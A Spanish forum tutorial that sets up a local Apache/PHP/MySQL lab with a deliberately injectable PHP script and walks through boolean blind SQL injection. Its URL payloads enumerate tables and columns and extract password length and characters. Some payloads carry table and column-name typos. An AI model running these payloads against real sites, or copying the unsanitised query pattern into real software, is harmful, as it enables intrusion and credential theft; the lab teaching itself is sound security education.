# Blind SQL Injectión

# Práctico

Hola:

Hace unos días prometí que publicaría un documento en el foro que nos ayudaría a entender mejor un ***Blind SQL Injection***.

La idea principal no es explicar un ***Blind SQL Injection***, la idea es poder "tocar" un ***Blind SQL Injection***.

De esta manera podremos jugar con el, introducir "nuestras cosas" y lo más importante, comprobar como reacciona ante ellas.

Siempre, claro, en un escenario propio. En un escenario que nosotros controlemos, podamos manipular y configurar. De esta forma podremos habilitar/deshabilitar opciones, quitar/añadir datos, etc...

Teniendo todo controlado entenderemos mejor el comportamiento o la hora de realizar el ataque.

Pues es de lo que se trata.

Lo que vamos a hacer es montar un Servidor WEB con APACHE + PHP + MySQL. Crear una base de datos y crear un fichero en PHP que realice un consulta con la Base de datos vulnerable...


Para no liarnos mucho y para acabar antes, podemos instalar un Appserv, que lo que hace es instalarlo todo junto (APACHE + PHP + MySQL). Y así nos evitamos otros quebraderos de cabeza.

http://www.appservnetwork.com/index.php?newlang=spanish

La instalación del AppServ no tiene ninguna dificultad. Eso si, apuntar o recordar las contraseñas que utilicéis.

Una vez que tenemos instalado el servidor, lo arrancamos. A mi me gusta utilizar el Apache Monitor, que podéis encontrar en:

Inicio - Todos los programas - AppServ - Control Server by Service - Apache Monitor.




Abrimos nuestro navegador favorito y escribimos en la barra de direcciones:

***http://localhost***

Si todo ha ido bien tendríamos que ver todos los ficheros alojados en nuestro servidor WEB.

Para insertar ficheros en el servidor tendremos que introducirlos dentro de la carpeta WWW. Que por defecto encontraremos en:

C:\Appserv\www

Recordar que los ficheros con nombre **index** son ejecutados directamente por el servidor.
Para hacer más cómodo nuestro acceso al servidor recomiendo renombrar el fichero index.php a por ejemplo indexx.php

Dentro de WWW, vamos a crear una carpeta llamada BlinSQLInjection.

Este será el directorio donde alojaremos el script en PHP que realizará la consulta con la base de datos vulnerable.

Pasemos ahora a crear una base de datos con información...

Tenemos varias formas de crear la base de datos, bien a través del phpMyAdmin o a través de la consola de comandos.

Aunque el **phpMyAdmin** es más visual, el **MySQL Command Line Client** es más

rápido y, en este caso, más sencillo.


MySQL Command Line Client lo podéis encontrar aquí:

***Inicio - Todos los programas - Appserv - MySQL Command Line Client***

Ejecutamos el MySQL Command Line Client y escribimos la contraseña.

Vamos a crear la Base de datos. Para eso introducimos el siguiente comando:

***create database BlindSQL;***




Ahora vamos a crear la tabla **USUARIOS** con tres campos:


- id.
- Nombre.
- Password.

Para eso indicamos que base de datos queremos utilizar, mediante:

***use BlindSQL;***

Y a continuación creamos la tabla con sus correspondientes campos:

***CREATE TABLE `usuarios` (`id` int(10) unsigned NOT NULL auto_increment,`nonmbre` varchar(50) NOT NULL,`password` varchar(50) NOT NULL,PRIMARY KEY (`id`)) ENGINE=MyISAM AUTO_INCREMENT=2 DEFAULT CHARSET=latin1 AUTO_INCREMENT=2 ;***





Ahora vamos a rellenar los campos con algunos contenidos. Por ejemplo, usuario: root, password: a1b2c3d4e5f6!!, id 1...

Cada uno puede escoger el nombre y la contraseña que quiera... aunque para entender y no perderse en las explicaciones es recomendable utilizar los mismos ejemplos.

Vamos haya...

***insert into `usuarios` values (1, 'root','a1b2c3d4e5f6!!');***

Los siguientes 2 usuarios siguen el mismo procedimiento, simplemente hay que cambiar el id a un valor consecutivo. Por ejemplo:





***insert into `usuarios` values (2, 'netting','gnitten');***

***insert into `usuarios` values (3, 'guest','a76sd76ash12b');***

Con esto ya hemos creado la base de datos que vamos a utilizar en la práctica y en los ejemplos.

Una sola cosa más, comprobemos que la base de datos a creado todo correctamente.

Vamos a visualizar la tabla USUARIOS.




¡Todo correcto!

Cambiemos ahora, radicalmente, de tema. Vamos a crear un script en PHP que haga una consulta con la base de datos vulnerable a un ***Blind SQL Injection***.

```
<?php
$host = 'localhost';
$dbuser = 'root';
$dbpass = 'mysql';
$dbname = 'blindsql';
$db = mysql_connect($host, $dbuser, $dbpass);
mysql_select_db($dbname,$db);
$sql = "SELECT * FROM usuarios WHERE id=".$_GET['id'];
$query = mysql_query($sql);
if(@mysql_num_rows($query)==0){
die('Error...! :(');
}
$result=@mysql_fetch_row($query);
echo "<h2><center>Blind SQL Injection<br>Ejemplos<br><br>";
echo "<font color='#FF0000'>id: </font>".$result[0]."<br>";
echo "<font color='#FF0000'>Nombre: </font>".$result[1]."<br>";
// echo "Contraseña: ".$result[2]."<br>";
echo "</h2></center>";
die();?>
```

Este script no le he creado yo. Lo he sacado de la *Intesné*, lo que pasa es que no recuerdo de donde... (ay!! Que memoria la tuya, NeTTinG).

Creo que el script es muy sencillo. Aun si tener ningunos conocimientos de PHP se puede sacar a grandes rasgos lo que hace.

Quedémonos con lo más importante:

***$sql = "SELECT * FROM usuarios WHERE id=".$_GET['id'];***
***$query = mysql_query($sql);***

El script hace la siguiente consulta con la base de datos:

***SELECT * FROM usuarios WHERE id=X***

Luego se recoge a través de GET el valor de id, dado por el usuario. Es decir, si nosotros escribimos:

***http://localhost/BlinSQLInjection/blindmysql.php?id=1***

Se recoge el valor 1 y se hace la siguiente consulta:

***SELECT * FROM usuarios WHERE id=1***

Luego, la otra parte del script, ya se ocupa de mostrar la respuesta a la solicitud en el navegador.

Copiamos el script, lo pegamos en el bloc de notas, y lo guardamos dentro de la carpeta BlindSQLInjection con extensión PHP.

Abrimos el navegador, e insertamos en la barra de direcciones la siguiente URL:

***http://localhost/BlinSQLInjection/blindmysql.php?id=1***

Ya tenemos todo listo para realizar prácticas de ***Blind SQL Injection*** en nuestro propio servidor vulnerable.

# *¿Como saber si el servidor es vulnerable?*

Pasemos ahora a explicar un poco de que se trata un ***Blind SQL Injection***, todo de manera práctica.

Nosotros sabemos que el script muestra información a través de la variable id. Según el id mostrará una información u otra almacenada en la base de datos.

Si nosotros no indicamos ningún valor a id o indicamos un valor que no existe en la base de datos obtendremos un simpático "Error...!! ".

Vale. Sabiendo esto nos llega para entender las siguientes explicaciones.

Si ponemos en la barra de direcciones la siguiente URL:

***http://localhost/BlinSQLInjection/blindmysql.php?id=1 AND 1=1***

Obtendremos el mismo resultado que si introdujéramos:

***http://localhost/BlinSQLInjection/blindmysql.php?id=1***

Acabamos de añadirle a la consulta un AND 1=1, que es un valor verdadero. Si la aplicación es vulnerable nos tendría que devolver el mismo resultado.

Comprobemos que pasa si añadimos un valor falso:

***http://localhost/BlinSQLInjection/blindmysql.php?id=1 AND 1=0***

Obtenemos un: "Error...!! :(”

Bien. A partir de ahora podremos formularle preguntas al servidor acerca de la base de datos. Cuando las respuestas sean falsas se nos enviará a: "Error...!! :(“, mientras que cuando sean verdaderas nos quedaremos en la misma página.

Una cosa importante. Las preguntas que podemos hacerle al servidor solo pueden tener como respuesta SI (verdadero) o NO (Falso). Recordar que es un ataque a ciegas...

Ojo! El servidor contestará que NO tanto si la consulta es falsa como si nosotros indicamos una consulta errónea. Ojo con la sintaxis de las consultas.

Probemos algunas cosas...

Conozcamos el nombre la tabla:

***http://localhost/BlinSQLInjection/blindmysql.php?id=1 AND (SELECT (COUNT(*)) FROM users);***

FALSO. Obtenemos la página "Error...!! :(“

Probemos ahora con:

***http://localhost/BlinSQLInjection/blindmysql.php?id=1 AND (SELECT (COUNT(*)) FROM usuarios);***

VERDADERO. Nos quedamos en la misma página.

## *Conociendo el número de registros de una tabla*

Para conocer el número de registros vamos a seguir utilizando la Función COUNT:

***http://localhost/BlinSQLInjection/blindmysql.php?id=1 AND (SELECT Count(*) FROM usuarios) > 5;***

Puesto que la tabla tiene 3 registros, nos dará un valor FALSO. 3 no es mayor que 5. (3 > 5).

***http://localhost/BlinSQLInjection/blindmysql.php?id=1 AND (SELECT Count(*) FROM usuarios) = 3;***

En este caso ya sabemos que la tabla tiene 3 registros. Al inyectar esta inyección nos dará un valor VERDADERO.

El objetivo es ir probando hasta encontrar un valor VERDADERO.

## *Buscando los nombres de las columnas o campos*

***http://localhost/BlinSQLInjection/blindmysql.php?id=1 AND(SELECT Count(nombres) FROM users)***

Puesto que no existe ninguna columna o campo con este nombre obtendremos un valor FALSO.

***http://localhost/BlinSQLInjection/blindmysql.php?id=1 AND(SELECT Count(password) FROM usuarios)***

Sin embargo, ahora si nos dará un valor VERDADERO. Si existe un campo con el nombre password.

Ya tenemos un campo, ahora sería cuestión de ir probando con otros campos hasta encontrarlos todos.

***http://localhost/BlinSQLInjection/blindmysql.php?id=1 AND(SELECT Count(nombre) FROM usuarios)***

***http://localhost/BlinSQLInjection/blindmysql.php?id=1 AND(SELECT Count(id) FROM usuarios)***

Esto nos devolverá valores VERDADEROS.

## *Sacando información de los campos y registros*

Lo que más nos podría interesar a la hora de encontrar un servidor vulnerable a un tipo de ataque como un *Blind SQL Injection* sería sacar información acerca de los passwords almacenados. Pues bien, ¿Que tal si sacamos la longitud de una contraseña?

***http://localhost/BlinSQLInjection/blindmysql.php?id=1 AND (SELECT length(password) FROM usuairos where id=1) > 9***

Esto nos devolverá un valor VERDADERO. El password tiene una longitud mayor a 9 (14 > 9).

Si vamos probando, probando, llegaremos a la siguiente conclusión:

***http://localhost/BlinSQLInjection/blindmysql.php?id=1 AND (SELECT length(password) FROM users where id=1) = 14***

Que nos devolverá un valor VERDADERO.

También podríamos pedir el password a partir del **nombre de usuario** en vez de utilizar el **id**.

Por ejemplo, así:

***http://localhost/BlinSQLInjection/blindmysql.php?id=1%20AND%20(Select%20length(password)%20From%20usuarios%20where%20nonmbre=%27root%27)%20>%209;***

Esto mismo nos vale también para conocer el contenido de otros campos. Por ejemplo, la longitud del usuario con id 2, al que vamos a imaginarnos que no conocemos su username.

***http://localhost/BlinSQLInjection/blindmysql.php?id=1 AND (Select length(nombre) from usuarios where id=2) = 7;***

Esto nos devolverá un valor VERDADERO. Puesto que el usuario con id 2, netting, tiene una longitud de 7 caracteres.

Pasemos ahora a sacar los caracteres de una contraseña o de otro campo. Para ello vamos a utilizar la función LENGTH y la función SUBSTRING.

***http://localhost/BlinSQLInjection/blindmysql.php?id=1 AND ascii(substring((SELECT password FROM usuairos where id=1),1,1))=97;***

Esto nos devolverá un valor VERDADERO. Puesto que el primer carácter de la contraseña es una "a". (ASCII 97 = 'a').

***http://localhost/BlinSQLInjection/blindmysql.php?id=1 AND ascii(substring((SELECT password FROM usuarios where id=1),2,1))=49***


Esto nos devolverá un valor VERDADERO. El segundo carácter de la contraseña es un "1". (ASCII 49 = 1).

Es decir, debemos buscar en una tabla ASCII el valor del carácter que queremos comprobar. Ponerlo en la inyección y comprobar si es verdadero o falso.

También fijaros que hay que ir cambiando el número de la inyección para indicar que carácter queremos comprobar... que si el primer carácter (1) , que si el segundo carácter (2), y así consecutivamente...

Como decía Vic_Thor en el post del BlindSec, es una pesadilla... hay que ir comprobando carácter a carácter todas las posibilidades... y la verdad, no son pocas...

Os dejo aquí una Tabla ASCII:


Codigos Ascii

| | | | | | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|---|---|
| 33 ! | 54 6 | 75 K | 96 ` | 117 u | 138 Š | 159 Ÿ | 180 ´ | 201 É | 222 Þ | 243 ó |
| 34 " | 55 7 | 76 L | 97 a | 118 v | 139 ‹ | 160 | 181 µ | 202 Ê | 223 ß | 244 ô |
| 35 # | 56 8 | 77 M | 98 b | 119 w | 140 Œ | 161 ¡ | 182 ¶ | 203 Ë | 224 à | 245 õ |
| 36 $ | 57 9 | 78 N | 99 c | 120 x | 141 □ | 162 ¢ | 183 · | 204 Ì | 225 á | 246 ö |
| 37 % | 58 : | 79 O | 100 d | 121 y | 142 □ | 163 £ | 184 ¸ | 205 Í | 226 â | 247 ÷ |
| 38 & | 59 ; | 80 P | 101 e | 122 z | 143 □ | 164 ¤ | 185 ¹ | 206 Î | 227 ã | 248 ø |
| 39 ' | 60 < | 81 Q | 102 f | 123 { | 144 □ | 165 ¥ | 186 º | 207 Ï | 228 ä | 249 ù |
| 40 ( | 61 = | 82 R | 103 g | 124 \| | 145 ‘ | 166 ¦ | 187 » | 208 Ð | 229 å | 250 ú |
| 41 ) | 62 > | 83 S | 104 h | 125 } | 146 ’ | 167 § | 188 ¼ | 209 Ñ | 230 æ | 251 û |
| 42 * | 63 ? | 84 T | 105 i | 126 ~ | 147 “ | 168 ¨ | 189 ½ | 210 Ò | 231 ç | 252 ü |
| 43 + | 64 @ | 85 U | 106 j | 127 □ | 148 ” | 169 © | 190 ¾ | 211 Ó | 232 è | 253 ý |
| 44 , | 65 A | 86 V | 107 k | 128 € | 149 • | 170 ª | 191 ¿ | 212 Ô | 233 é | 254 þ |
| 45 - | 66 B | 87 W | 108 l | 129 □ | 150 – | 171 « | 192 À | 213 Õ | 234 ê | 255 ÿ |
| 46 . | 67 C | 88 X | 109 m | 130 ‚ | 151 — | 172 ¬ | 193 Á | 214 Ö | 235 ë | 256 |
| 47 / | 68 D | 89 Y | 110 n | 131 ƒ | 152 ˜ | 173 - | 194 Â | 215 × | 236 ì | |
| 48 0 | 69 E | 90 Z | 111 o | 132 „ | 153 ™ | 174 ® | 195 Ã | 216 Ø | 237 í | |
| 49 1 | 70 F | 91 [ | 112 p | 133 … | 154 š | 175 ¯ | 196 Ä | 217 Ù | 238 î | |
| 50 2 | 71 G | 92 \ | 113 q | 134 † | 155 › | 176 ° | 197 Å | 218 Ú | 239 ï | |
| 51 3 | 72 H | 93 ] | 114 r | 135 ‡ | 156 œ | 177 ± | 198 Æ | 219 Û | 240 ð | |
| 52 4 | 73 I | 94 ^ | 115 s | 136 ˆ | 157 □ | 178 ² | 199 Ç | 220 Ü | 241 ñ | |
| 53 5 | 74 J | 95 _ | 116 t | 137 ‰ | 158 □ | 179 ³ | 200 È | 221 Ý | 242 ò | |

**El codigo a utilizar es &#n°; Por ejemplo el n° 1 sería 1**

... bueno, siempre y cuando lo hagamos "a mano", existen *herramientas*, por eso de llamarlas de algún modo, que nos permiten hacerlo todo más automático...

Aunque eso se escapa del objetivo del documento... si encuentro por mi disco duro la herramienta automatizada, la posteo en el foro...

¡¡Cuidadito con lo que hacéis!!... *el gran hermano* nos vigila a todos.

Un saludo.

**[Documento elaborado para los Foros de la comunidad de Wadalbertia]**